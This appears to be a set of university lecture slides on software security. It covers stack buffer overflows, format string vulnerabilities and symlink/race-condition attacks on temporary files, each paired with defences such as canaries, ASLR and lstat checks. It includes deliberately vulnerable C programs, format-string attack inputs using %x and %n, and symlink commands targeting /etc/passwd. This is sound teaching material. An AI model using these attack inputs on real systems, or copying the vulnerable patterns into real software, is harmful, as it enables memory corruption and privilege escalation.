  aaaaaaaaaaaa\xbb\xbb\xbb\xbb\x47\x11\x47\x11\00

- Overwrites **result**, **ebp**, and **return**

  buf: "aaaaaaaa"
  result: "aaaa"
  stored ebp: bb bb bb bb
  return address: 11 47 11 47



- Call of **ret** (when leaving subroutine) pops 11 47 11 47 off stack, starting execution at this memory location.

Overflow has destroyed integrity of code-flow!

Exploit code (or where evil doers jump)

- Where would a malicious attacker jump to?

  Common target: code that creates a (root-)shell.

- Where in memory does this code go?
  - Exploit code typically placed on the stack.
  - Usually, within the very buffer that is overflowed.

- Return address must point exactly to the exploit's entry point.
  - Non-trivial in practice.
  - Trick used of starting exploit code with a "landing zone" of values representing No-op instructions.

Exploit code (cont.)

- In above approach, exploit code and landing zone fit into buffer.
- Alternatively, attacker places exploit code:
  - **On the stack:** into parameters or other local variables.
  - **On the heap:** into some dynamically allocated memory region.
  - **Into environment variables** (on stack).
- Another alternative is to abuse existing code.

  E.g., jump to fragments of the program code or library functions.
- Clever abuses have become a kind of hacker sport![1]

[1] Jonathan Pincus, Brandon Baker. *Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns*, IEEE Security & Privacy, 2004.


Road map: buffer overflows

- Motivation
- Pointers in C
- Memory layout
- Buffer overflows
- ☞ **Defense**
- Summary

Insert a canary

- A **canary** is a value on the stack whose value is tested before returning.

```
void function (...) {
   int canary;
   char buf[MAX_SIZE]; // + other declarations

   canary = CANARY_VALUE;
   gets(buf);    // or another dangerous operation
   ...
   if(canary != CANARY_VALUE)
      exit
   return; }
```



- A canary is a random value (hard for attacker to guess) or a value composed of different string terminators (CR, LF, Null, -1).
- Implementations for GCC and Microsoft Visual C++ compilers. Known attacks exist (see Pincus/Baker).

Automatic array bounds checking

- **Approach:** compiler automatically adds an explicit check to each array access during code generation.

  Example: GCC enhancements of Jones&Kelly.

- Drawbacks
  - It can be difficult to determine the bounds of an array.
  - Loss of performance can be substantial, e.g., factor 10 – 30!
  - Some compilers only check explicit array references, like **buf[n]**, but not pointer references, like ***(buf+n)**.

Defensive programming

- Avoid unsafe library functions, e.g.,strcpy, gets, ...
  - Replace with safe variants, e.g., str**n**cpy, **f**gets, ...
  - E.g., replace **strcpy(dst,src)** with **strncpy(dst,src,dst_size-1)**
- Always check bound of arrays when iterating over them.
- Mechanisms for doing this:
  - Careful programming
  - Audit teams
  - Use grep or more sophisticated tools
- Limitations: error prone and audits are time consuming.

Defensive programming (cont.)

BUGS

Never use gets(). Because it is impossible to tell without knowing the data in advance how many characters gets() will read, and because gets() will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use fgets() instead.

— From gets(3) manual page

Avoid C (++)

- Use a language that is type safe.
  - Length of an array is part of its type.
  - Assigning contents of a buffer to a smaller buffer is a type error.
  - **Examples:** Pascal, Java, Haskell, or ML.
- Problems and limitations
  - Often the choice of programming language is not yours.
  - Bugs still possible if run-time environment is programmed in an unsafe language.
    Example: several buffer overflows vulnerabilities in implementations of the JAVA virtual machine.
  - C(++) has its advantages, in particular for writing efficient programs "close to the machine".

Avoid buffers on stack

- Avoid declaration of local array variables in functions.
- Instead, use heap storage, e.g., allocate space with **malloc()**.
- As return address is on the stack, it can not be overwritten by a buffer-overflow on the heap.
- Does this solve all our worries? ▮ No!
  - Heap overflows are also a real problem (not covered here)
  - While they have no effect on control-flow integrity, they can violate data integrity.

Non-Executable Buffers

- Mark stack [or heap] as being non-executable.

  $\Longrightarrow$ attacker cannot run exploit stored in buffers on stack [heap].

- Mechanisms
  - Extend OS with a register storing maximal executable address.
  - Alternatively, tag pages as (non)executable in the page table.
- Problems and limitations
  - Attacker can still execute code in the text segment.
  - Attacker can still violate data integrity.
  - Sometimes too restrictive.
    Unix signal handlers usually execute on the current process stack. This lets the signal handler return to the point that execution was interrupted in the process.

Address Space Layout Randomization

- Hackers and worms exploit that a vulnerable program, which is widely distributed, can be identically exploited on many systems.
- Problem can be lessened by randomizing memory layout.
  - Location of stack and heap base in main memory
  - Order libraries are loaded (complicates a jump to library code)
  - Even layout within stack frames by compiler
- Does not eliminate overflow problem.

  Lowers chance of a successful exploit by requiring the attacker (or his exploit code) to guess locations of relevant areas.
- Variants used in many systems/compilers (Linux, Mac, Windows)

Road map: buffer overflows

- Motivation
- Pointers in C
- Memory layout
- Buffer overflows
- Defense

☞ **Summary**

Conclusions and lessons learned

- Buffer overflows can alter program's data and control flow.

  One must understand program execution not just at C level, but also assembler/memory-layout.

- This is a massive problem and has been so for many years!

- Defense includes:
  - Program defensively, using only functions with bounds checking.
  - Carefully weigh pros and cons of programming language used. Do advantages of C outweigh its disadvantages?
  - Compiler/hardware support for preventing overflows. This is becoming more standard and does help. But be aware of the limitations and overhead.

Organization

- **Part I: Stand-alone applications**
  - Buffer overflows
  - ☞ **Format string vulnerabilities**
  - Names, links, and race conditions
- **Part II: Web-based applications**
  - Overview
  - SQL injections
  - Cross-site scripting
  - Authentication and session management

Implementation problems

- Recall buffer overflows.
  - C language offers certain abstractions.
    - Memory associated with variables and updated by assignments
    - Control flow is described by **if**, **for**, etc.
  - Using functions/data outside of their "normal range" can violate these abstractions and result in security vulnerabilities.
- Here we explore other ways abstractions/assumptions can fail.
- Our intent is not to be comprehensive, but rather to provide some insight and sensitivity to the issues involved.

First a little story about phone phreaking


- Arose in 1950s when AT&T introduced automatic, direct-dial, long distance and trunking carriers, which used **in-band signaling**.
- Phreakers (telephone hackers) discovered that whistling a 2600Hz tone could cause a trunk to reset itself. Even better, an appropriate signal sequence allowed free calls!
- What was the problem here?

  The **control channel** and **data channel** were the same.
- Modern day variant: **format string vulnerabilities**, SQL injections, PERL input hacks, ...

Format string vulnerabilities


- Format functions have vulnerabilities (problem detected in Y2K).
- Printf syntax: **printf(⟨FORMAT_STRING⟩, ⟨PARAMETER⟩*)**.
- Format string **⟨FORMAT_STRING⟩** determines:
  - How the remaining parameters shall be displayed.
    Examples: **%c, %s, %i, %o, %x**
  - How many parameters printf should expect.
- Dangerous when attacker provides format string.
  - He can crash the program.
  - He can read the stack's contents.
  - He can read and overwrite arbitrary memory locations!

Stack frame of a format function



- **Example: printf(fmt_str, a1, a2)**
- **Example**: **printf("%s is assigned %x", name_ptr, val)**

  might print out "loop-counter is assigned 50".




- What happens if fewer arguments are given than format parameters? E.g.,

  printf("%s is assigned %x", name_ptr)

- Forgetting arguments prints stacks contents!

  Question: What will you find there?
  Answer: Stack frame of calling routine.

Vulnerable function calls



- Any difference between **printf("%s", s)** and **printf(s)**?

  The first call is safe while the second is not.

- Danger: The attacker might be able to supply **s**.
- What if ***s** = **"%08x"**? **Answer:** Prints the first stack entry.
- What if ***s** = **"%08x%08x"**? **Answer:** Prints first two entries.
- What about ***s** = **"%s%s%s%s%s"**?
  - Likely to crash the program with a segmentation fault.
  - Stack entries are interpreted as pointers to strings.
  - Segmentation fault if stack entry is not a valid address.

A vulnerable program (1)

```
#include <stdio.h>
int main (int argc, char* argv[]) {
   long *reliable;
   long secret = 0x12345678;

   reliable = (long *) malloc (4);
   *reliable = 0x47114711;
   // format string vulnerability
   if (argc >1) printf(argv[1]);
   printf("\nReliable constant: %x\n", *reliable);
   return 0;
}
```

$ format-string-vuln

Reliable constant: 47114711

$ format-string-vuln hello

hello


Reliable constant: 47114711

$ format-string-vuln "%s%s%s%s"

Segmentation fault

A vulnerable program (2)

```
#include <stdio.h>
int main (int argc, char* argv[]) {
   long *reliable;
   long secret = 0x12345678;

   reliable = (long *) malloc (4);
   *reliable = 0x47114711;
   // format string vulnerability
   if (argc >1) printf(argv[1]);
   printf("\nReliable constant: %x\n", *reliable);
   return 0;
}
```



$ format-string-vuln "%x%x%x\nThe secret number is: %x"

40013020bfffeaf88048421

The secret number is: 12345678

Reliable constant: 47114711

Here the confidentiality of a secret is leaked!

Modifying contents of memory

- **Note:** **printf** can modify the contents of memory locations.
- **%n** stores the number of characters printed so far in the memory location pointed to by the next argument.
- Example:

  printf("Lucky number:%n", i_ptr); printf("%i\n", *i_ptr);

  - Prints: **"Lucky number: 13"**
  - Reason: **"Lucky number:"** consists of 13 characters.
- Isn't this a nice feature!

A vulnerable program (3)

```
#include <stdio.h>
int main (int argc, char* argv[]) {
   long *reliable;
   long secret = 0x12345678;

   reliable = (long *) malloc (4);
   *reliable = 0x47114711;
   // format string vulnerability
   if (argc >1) printf(argv[1]);
   printf("\nReliable constant: %x\n", *reliable);
   return 0;
}
```

$ format-string-vuln "%x%x%x%x%n"
40013020bfffe81880484 2112345678
Reliable constant: 1f

Explanation: String **400...** has 31 = 1f (base 16) characters.

Integrity of data is violated!

Format vulnerabilities

- **Even more is possible**
  - Attacker can read and write arbitrary memory locations.
  - In essence, he owns the program! See references for details.[2]
- **Solution #1**: Programmers must be aware of how library functions work within their operating environment.
  - Similar observations hold for SQL interpreters, PERL, ...
  - Is this a good solution? A practical one?
- **Solution #2**: Provide analysis tools to detect such vulnerabilities.

  E.g., see Shankar et. al. paper cited below.
- **Solution #3**: use weaker library functions.

[2] Umesh Shankar, Kunal Talwar, Jeffrey S. Foster, and David Wagner, *Detecting Format-String Vulnerabilities with Type Qualifiers*, 10th USENIX Security Symposium, 2001. See also http://seclists.org/bugtraq/2000/Sep/214.

Organization

- **Part I: Stand-alone applications**
  - Buffer overflows
  - Format string vulnerabilities
  - ☞ **Names, links, and race conditions**
- **Part II: Web-based applications**
  - Overview
  - SQL injections
  - Cross-site scripting
  - Authentication and session management

We will first review naming, in the context of Unix.


Unix file system

- Following description at an abstract level (roughly Unix V7).
- Directories are hierarchically structured.
  - Contents: directories and (data) files.
  - Root of directory tree is the **root directory /**.
- Users have an associated **current working directory**.
- Directories can be named by

  Absolute file names: e.g., **/usr/bin/ssh**
  Relative (to CWD) file names: e.g., **d1/d2/f**
  Special directory names: **.** (self) and **..** (parent)


Inodes and directory entries

Each file and directory has an associated **inode** data structure.



Structure of **directories entry**:

Example of file lookup: /usr/David/lectures




File descriptors

- File descriptors provide a handle to an inode.
- **fd = open(⟨NAME⟩, ⟨FLAGS⟩, ⟨MODE⟩)**
  - Retrieves the inode for file named ⟨**NAME**⟩.
  - Adds an entry **fd** $\mapsto$ **i-node** to the file descriptor table.
  - **fd** used afterwards to access the file, without name resolution.
- Example of flags and modes (permissions used if file is created)
  - **O_RDONLY**, **O_WRONLY**, **O_RDWR** for read only, write only, read/write.
  - **O_CREAT** creates a new file when the file does not exist.
  - if **O_EXCL** set along with **O_CREAT**, open fails if file exists.
  - **S_IRUSR** specifies owner read permission, if file is created.

Unix access control

- Access authorizations (**r**ead, **w**rite, and e**x**ecute), specified for user, group, and others.




```
-rw-r--r--   1 basin  users  6523 May 27 00:35 coding.tex
drwxr-xr-x   2 basin  users  2048 May 26 22:27 fig/
```

- For directories, **x** authorizes search.
- Mode stored in inode attributes.

Static and dynamic links

- A link is a file f_1 that points to some other file f_2.

  f_2 can now be retrieved by naming f_1.

- A **static (hard) link** is a directory entry pointing directly to an inode.
  - **ln /bin/ls /bin/dir**
  - Name resolution for **/bin/dir** directly yields the inode.

- A **dynamic (symbolic) link** points to file containing target file's name.
  - **ln -s /bin/ls /bin/dir**
  - To retrieve inode, name resolution for **/bin/ls** is needed after the name resolution for **/bin/dir**.
  - One can make a symbolic link without access rights to linked file.

File name vulnerabilities

- Let's start with a simple problem: file names are not canonical.

  password, **/etc/password**, **../password** may all be the same.

- Due to links, directory tree is actually a graph, not a tree.

- File parsing vulnerabilities have been a problem in past.
  - Suppose FTP executes in **/pub** and should restrict access only to files in **/pub** and subdirectories.
  - Is it safe to allow only absolute addresses of form **/pub/...** or relative addresses?
  - No. Consider **../etc/password**.
  - A solution here is provided by Unix command **chroot**, which creates a "subdirectory jail".

- In general, parsing input can be tricky!

Unintended file modification

```
int my-file-append (char *text) {
   int fd;
   if ((fd = open ("/tmp/my-notes.tmp",
                   O_WRONLY | O_CREAT | O_APPEND,
                   S_IRUSR | S_IWUSR)                    ) <0 )
      return 1;
   if (write (fd, text) < 0) return 1;
   return 0:
}
```

- Opens file **/tmp/my-notes.tmp** for writing (**O_WRONLY**).
- Data appended to end of file (**O_APPEND**).
- File created if it doesn't exist (**O_CREAT**), whereby file's mode is **rw-------** (**S_IRUSR** | **S_IWUSR**).
- **/tmp/my-notes.tmp** intended to be a temporary file.
- Vulnerability? What happens if it is actually a symbolic link?

Unintended file modification (cont.)

```
int my-file-append (char *text) {
   int fd;
   if ((fd = open ("/tmp/my-notes.tmp",
                   O_WRONLY | O_CREAT | O_APPEND,
                   S_IRUSR | S_IWUSR)                    ) <0 )
      return 1;
   if (write (fd, text) < 0) return 1;
   return 0:
}
```

- Example attack
  - **rm /tmp/my-note.tmp**
  - **ln -s target-file /tmp/my-note.tmp**
  - If a user with rights to modify target-file calls this function, then text is appended to this file.
- A concrete instance: super-user executes function (or function is setuid to root) and target file is **/etc/password**.

A variant of previous problem

```
int my-file-append (char *text) {
   int fd;
   if ((fd = open ("/tmp/my-notes.tmp",
                   O_WRONLY | O_CREAT | O_APPEND,
                   S_IRUSR | S_IWUSR)                    ) <0 )
      return 1;
   if (write (fd, text) < 0) return 1;
   if (fchown (fd, getuid(), getgid() < 0) return 1;
   return 0:
}
```

- Might be employed in a setuid-root program so that caller owns the temporary file.
- Identical "linking attack" is possible.

  Result: user owns, e.g., **/etc/passwd**.

Recommendations

- Be aware that files may be links and check their status if needed before taking further actions.

- Status of file (link, owner, ...) can be determined by **lstat**.
  - **int lstat(char *filename, struct stat *stat)** returns **stat** structure on **filename**
  - For a symbolic link, returns status of file referenced by link.
  - Return value (0 or -1) indicates whether file exists or not.
  - **stat** structure provides other information such as file's owner and the file's type (regular or directory).

Applying recommendations

```
int my-file-append (char *text) {
   int fd;
   struct stat stat;
   if (lstat("/tmp/my-notes.tmp", &stat) <0) {
     // file does not exist
     if ((fd = open ("/tmp/my-notes.tmp",
                     O_WRONLY | O_CREAT, S_IUSR | S_IWUSR)) <0 )
        return 1;
     if (fchown (fd, getuid(), getgid()) < 0) return 1;
   } else {
     // file already exists
     if (stat.st_uid != getuid()) return 1; // current user is not the owner
     if (!S_ISREG(stat.st_mode)) return 1; // file is not a regular file
     if ((fd = open ("/tmp/my-notes.tmp", O_WRONLY | O_APPEND)) < 0)
          return 1;
   }
   if (write (fd, text) < 0) return 1;
   return 0:
}
```

Does this program still have vulnerabilities?

Race conditions

- Race conditions occur when the results of computation depend on which thread or process is scheduled.
  - The result appears to be non-deterministic.
  - In reality, the result is determined by the scheduling algorithm and the environment.
- **Example:** suppose two threads append elements to a list.
  - Element ordering depends on when each tread is scheduled.
  - Race condition dangerous only if ordering is relevant.
- Race conditions are often unintended and difficult to identify.

Why is this so?

Race condition (1)

```
int my-file-append (char *text) {
  int fd;
  struct stat stat;
  if (lstat("/tmp/my-notes.tmp", &stat) <0) {
    // file does not exist
    if ((fd = open ("/tmp/my-notes.tmp",
                    O_WRONLY | O_CREAT, S_IUSR | S_IWUSR)) <0 )
      return 1;
    if (fchown (fd, getuid(), getgid()) < 0) return 1;
  } else {
    // file already exists
    if (stat.st_uid != getuid()) return 1; // current user is not the owner
    if (!S_ISREG(stat.st_mode)) return 1; // file is not a regular file
    if ((fd = open ("/tmp/my-notes.tmp", O_WRONLY | O_APPEND)) < 0)
        return 1;
  }
  if (write (fd, text) < 0) return 1;
  return 0:
}
```

- **lstat**
  - Performs name resolution to retrieve file's inode with associated status information
- **fd = open(...)**
  - Retrieves inode of file, again using name resolution.
  - Associates a file descriptor with file and opens file for writing.
- **fchown** changes owner and group of the file (in the inode).
- What is the problem (on failure branch)?

  Between **lstat** and **open**, attacker can symbolically link tmp-file to target file. Program changes target's owner.

Race condition (2)

```
int my-file-append (char *text) {
  int fd;
  struct stat stat;
  if (lstat("/tmp/my-notes.tmp", &stat) <0) {
    // file does not exist
    if ((fd = open ("/tmp/my-notes.tmp",
                    O_WRONLY | O_CREAT, S_IUSR | S_IWUSR)) <0 )
      return 1;
    if (fchown (fd, getuid(), getgid()) < 0) return 1;
  } else {
    // file already exists
    if (stat.st_uid != getuid()) return 1; // current user is not the owner
    if (!S_ISREG(stat.st_mode)) return 1; // file is not a regular file
    if ((fd = open ("/tmp/my-notes.tmp", O_WRONLY | O_APPEND)) < 0)
      return 1;
  }
  if (write (fd, text) < 0) return 1;
  return 0:
}
```

- **lstat**
  - Performs name resolution to retrieve file's inode with associated status information
